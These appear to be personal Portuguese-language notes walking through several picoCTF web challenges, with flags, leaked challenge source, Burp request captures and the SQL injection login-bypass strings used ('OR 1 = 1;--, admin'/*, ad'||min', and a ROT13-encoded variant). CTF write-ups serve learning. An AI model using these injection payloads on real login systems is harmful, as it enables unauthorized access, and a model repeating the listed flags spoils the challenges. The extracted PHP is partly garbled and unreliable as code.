


e assim temos a flag




Super Serial

<https://play.picoctf.org/practice/challenge/180?category=1&difficulty=2&page=2>



robots.txt



não tinha nada no /admin.php mas eu coloquei php no index e encontrou authentication.php


```

is_guest() || $perm_res->is_admin() { setcookie("login", urlencode(base64_encode(serialized($perm_res))), time() + (86400 * 30), "/"); header("Location: authentication.php"); die(); } else { $msg = "Invalid Login." }

';} } ?>

```

então tentei acessar o authentication.php



com o phps revelou o cookie.php

```

log_file = $f; } function __toString() { return $this->read_log(); } function append_to_log($text) { file_put_contents($this->log_file, $text, FILE_APPEND); } function read_log() { return file_get_contents($this->log_file); } require_once("cookie.php"); if(isset($perm) && $perm->is_admin()) { $msg = "Welcome admin"; $log = new access_log("access.log"); $log->append_to_log("Logged in at ".date("Y-m-d")."\n"); } else { $msg = "Welcome guest"; } >


```

ao acessar cookie.php

```

username = $u; $this->password = $p; } function __destruct() { if($stmt) { $stmt->close(); } if($conn) { $conn->close(); } } function is_guest() { $stmt = $conn->prepare("SELECT admin, username FROM users WHERE username=? AND password=?"); $stmt->bindValue(1, $username, SQLITE3_TEXT); $stmt->bindValue(2, $password, SQLITE3_TEXT); $res = $stmt->execute(); $rows = $stmt->fetchArray(); if($rows["username"] != "") { if($rows["admin"] == 1) { $guest = true; } } return $guest; } function is_admin() { $stmt = $conn->prepare("SELECT admin, username FROM users WHERE username=? AND password=?"); $stmt->bindValue(1, $username, SQLITE3_TEXT); $stmt->bindValue(2, $password, SQLITE3_TEXT); $res = $stmt->execute(); $rows = $stmt->fetchArray(); if($rows["username"] != "") { if($rows["admin"] == 1) { $admin = true; } } return $admin; } if($stmt) { $stmt->close(); } if($conn) { $conn->close(); } try { $perm = unserialize(base64_decode($cookie["login"])); } catch(Error $e) { die("Deserialization error: ". $perm); } if($perm->is_guest()) { $msg = "Welcome guest"; } else { $msg = "Welcome admin"; }

```


TERMINAR

Manopla da Web

picoCTF{y0u_m4d3_1t_79a0ddc6}

<https://play.picoctf.org/practice/challenge/88?category=1&difficulty=2&page=3>


esse ctf é baseado em formas de esconder um texto fe um detector no imput, isso é muito importante saber




no primeiro desafio ele me limita usar OR

Round1: or

então utilizei ||| admin' — ||| paar entrar como admin e comentar a senha







agr não posso usar or e --

Round2: or and like = --

então utilizei ||| admin' /* ||| pq o /* tbm serve para comentar







agr não pode usr OR, — , and, = like e ><

Round3: or and = like > < --

então utilizar ||| ad'||min'; ||| que pode concatenar em py



no round 5 fiz a msm coisa pq funcionou, dizeia que não podia union mas eu n tava usando union



no /filter ta a resposta

```


shape-facility.picotf.net:50 x shape-facility.picotf.net:50 x +
shape-facility.picotf.net:50767/filter.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

<?php
session_start();
if (!isset($_SESSION['round'])) {
    $_SESSION['round'] = 1;
}
$round = $_SESSION['round'];
$filter = array("");
$view = ($_SERVER['PHP_SELF']) == "/filter.php";
if ($round === 1) {
    $filter = array("or");
    if ($view) {
        echo "Round1: ".implode(" ", $filter)."<br/>";
    }
} else if ($round === 2) {
    $filter = array("or", "and", "like", ">", "<-");
    if ($view) {
        echo "Round2: ".implode(" ", $filter)."<br/>";
    }
} else if ($round === 3) {
    $filter = array("or", "and", "like", ">", "<-");
    // $filter = array("or", "and", "like", "union", "select", "insert", "delete", "if", "else", "true", "false", "admin");
    if ($view) {
        echo "Round3: ".implode(" ", $filter)."<br/>";
    }
} else if ($round === 4) {
    $filter = array("or", "and", "like", ">", "<-", "admin");
    // $filter = array("or", "unhex", "char", ">/", "<=", "or", "and", "like", "union", "select", "insert", "delete", "if", "else", "true", "false", "admin");
    if ($view) {
        echo "Round4: ".implode(" ", $filter)."<br/>";
    }
} else if ($round === 5) {
    $filter = array("or", "and", "like", ">", "<-", "union", "admin");
    // $filter = array("or", "unhex", "char", ">/", "<=", "or", "and", "like", "union", "select", "insert", "delete", "if", "else", "true", "false", "admin");
    if ($view) {
        echo "Round5: ".implode(" ", $filter)."<br/>";
    }
} else if ($round >= 6) {
    if ($view) {
        highlight_file("filter.php");
    }
} else {
    $_SESSION['round'] = 1;
}
// picoCTF{y0u_m4d3_1t_79a0ddc6}
?>
```

Client-side-again

picoCTF{not_this_again_50a029}

<https://play.picotf.org/practice/challenge/69?category=1&difficulty=2&page=3>



no js que ta no codgo fonte tem

```
var _0x5a46=
['0a029']','_again_5','this','Password\x20Verified','Incorrect\x20password','getElementById','value','substring','picoCTF','not_this
se vc juntar as coisas da
picoCTF{not_this_again_50a029}
```

Picobrowser

picoCTF{p1c0_s3cr3t_ag3nt_84f9c865}

<https://play.picoctf.org/practice/challenge/9?category=1&difficulty=2&page=4>

My New Website

Home Sign In Sign Out

Flag

© PicoCTF 2019

My New Website

[Home](#) [Sign In](#) [Sign Out](#)

You're not picobrowser! Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36

Flag

© PicoCTF 2019

Time	Type	Direction	Method	URL
3:37:25 15 Sep...	HTTP	→ Request	GET	https://jupiter.challenges.picoctf.org/flag

```
request
Pretty Raw Hex
GET /flag HTTP/1.1
Host: jupiter.challenges.picoctf.org
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Platform-Version: "5.15.0.199-1-MANJARO"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/28921/flag
Accept-Encoding: gzip, deflate, br
Priority: u0, 1
Connection: keep-alive
}
```

forward

send to repeater

send

Request

```
Pretty Raw Hex
1 GET /problem/28921/flag HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: picobrowser Mozilla/5.0 () like Gecko) Chrome/133.0.0.0 Safari/53
6 Accept:
7 text/html,application/xhtml+xml,application/*/*;q=0.8,application/signed-excha
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-User: ?1
1 Sec-Fetch-Dest: document
2 Sec-Ch-Ua: "Chromium";v="133", "Not(A:
3 Sec-Ch-Ua-Mobile: ?0
4 Sec-Ch-Ua-Platform: "Linux"
5 Referer: https://jupiter.challenges.pi
6 Accept-Encoding: gzip, deflate, br
7 Priority: u=0, i
8 Connection: keep-alive
9
```

send


```
<div class="jumbotron">
<p class="lead">
</p>
<p style="text-align:center; font-size:30px;">
<b>
    Flag
</b>
: <code>
    picoCTF{plc0_s3cr3t_ag3nt_84f9c865}
</code>
</p>
<! -- <p><a class="btn btn-lg btn-success" href="admin" role="button">Click here for the flag!</a> -->
<! -- </p> -->
</div>

<footer class="footer">
<p>
    &copy; PicoCTF 2019
</p>
</footer>
```

Irish-Name-Repo 1

picoCTF{s0m3_SQL_c218b685}

<https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4>



A screenshot of a login form titled "Log In". It has two input fields: "Username:" and "Password:", both with placeholder text. Below the password field is a "Login" button.

username: admin

password: 'OR 1 = 1;—



Irish-Name-Repo 2

picoCTF{m0R3_SQL_plz_fa983901}

<https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4>

A screenshot of a login form titled "Log In". It has two input fields: "Username:" and "Password:", both currently empty. Below the fields is a blue "Login" button.

Support

Cannot add name

Hi. I tried adding my favorite Irish person, Conan O'Brien. But I keep getting something called a SQL Error

se tentar OR 1 = 1;— ele diz:



então tentei no usuario ao invés da senha:
com admin; —

Log In

Username:

Password:

Logged in!

Your flag is: `picoCTF{m0R3_SQL_plz_fa983901}`

Irish-Name-Repo 3

`picoCTF{3v3n_m0r3_SQL_06a9db19}`

<https://play.picoctf.org/practice/challenge/8?category=1&difficulty=2&page=4>

Admin Log In

Password:

Support

Cannot add name

Hi. I tried adding my favorite Irish person, Conan O'Brien. But I keep getting something called a SQL Error

Send Cancel < > v

Request	Response
<pre> 1 POST /problem/29132/login.php HTTP/1.1 2 Host: jupiter.challenges.picoctf.org 3 Content-Length: 22 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99" 6 Sec-Ch-UA-Platform: "Linux" 7 Sec-Ch-UA-Mobile: "Linux" 8 Accept-Language: en-US,en;q=0.9 9 Origin: https://jupiter.challenges.picoctf.org 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/133.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a 15 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: navigate 18 Sec-Fetch-User: ?1 19 Sec-Fetch-Dest: document 20 Referer: https://jupiter.challenges.picoctf.org/problem/29132/login.html 21 Accept-Encoding: gzip, deflate, br 22 Priority: u=0, i 23 Connection,keep-alive 24 password=teste&debug=0 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Mon, 15 Sep 2025 17:47:10 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Strict-Transport-Security: max-age=0 7 Content-Length: 22 8 9 <h1> 10 Login failed. 11 </h1> </pre>
<pre> 1 POST /problem/29132/login.php HTTP/1.1 2 Host: jupiter.challenges.picoctf.org 3 Content-Length: 22 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99" 6 Sec-Ch-UA-Platform: "Linux" 7 Sec-Ch-UA-Mobile: ?0 8 Accept-Language: en-US,en;q=0.9 9 Origin: https://jupiter.challenges.picoctf.org 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/133.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a 15 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: navigate 18 Sec-Fetch-User: ?1 19 Sec-Fetch-Dest: document 20 Referer: https://jupiter.challenges.picoctf.org/problem/29132/login.html 21 Accept-Encoding: gzip, deflate, br 22 Priority: u=0, i 23 Connection,keep-alive 24 password=teste&debug=1 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Mon, 15 Sep 2025 17:48:23 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Strict-Transport-Security: max-age=0 7 Content-Length: 105 8 9 <pre> 10 password: teste 11 SQL query: SELECT * FROM admin where password = 'grfgr' 12 </pre> 13 <h1> 14 Login failed. 15 </h1> </pre>
<pre> 1 POST /problem/29132/login.php HTTP/1.1 2 Host: jupiter.challenges.picoctf.org 3 Content-Length: 22 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99" 6 Sec-Ch-UA-Platform: "Linux" 7 Sec-Ch-UA-Mobile: ?0 8 Accept-Language: en-US,en;q=0.9 9 Origin: https://jupiter.challenges.picoctf.org 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/133.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a 15 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: navigate 18 Sec-Fetch-User: ?1 19 Sec-Fetch-Dest: document 20 Referer: https://jupiter.challenges.picoctf.org/problem/29132/login.html 21 Accept-Encoding: gzip, deflate, br 22 Priority: u=0, i 23 Connection,keep-alive 24 password=password&debug=2 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Mon, 15 Sep 2025 17:48:23 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Strict-Transport-Security: max-age=0 7 Content-Length: 105 8 9 <pre> 10 password: password 11 SQL query: SELECT * FROM admin where password = 'cnffjbeq' 12 </pre> 13 <h1> 14 Login failed. 15 </h1> </pre>

aqui o valor foi alterado para grfgr então ele está criptografado de alguma forma, ex.

```

Accept-Language: en-US,en;q=0.9
Origin: https://jupiter.challenges.picoctf.org
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/29132/login.html
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection,keep-alive
password=password&debug=2

```

cifra de césar

Texto	Texto Final
cnffjbeq	password
Deslocamento direita [0-26]:	<input type="button" value="Copiar"/>
<input type="text" value="13"/>	
<input type="button" value="Codificar"/>	<input type="button" value="Descodificar"/>

então tentariei sql codificado em cifra de cesar

Texto	Texto Final
' OR 1 = 1;--	' BE 1 = 1;--

Deslocamento direita [0-26]:

Copiar

Admin Log In

Password: *****

Login

Logged in!

Your flag is: picoCTF{3v3n_m0r3_SQL_06a9db19}

Log In

Username:

Password: *****

Login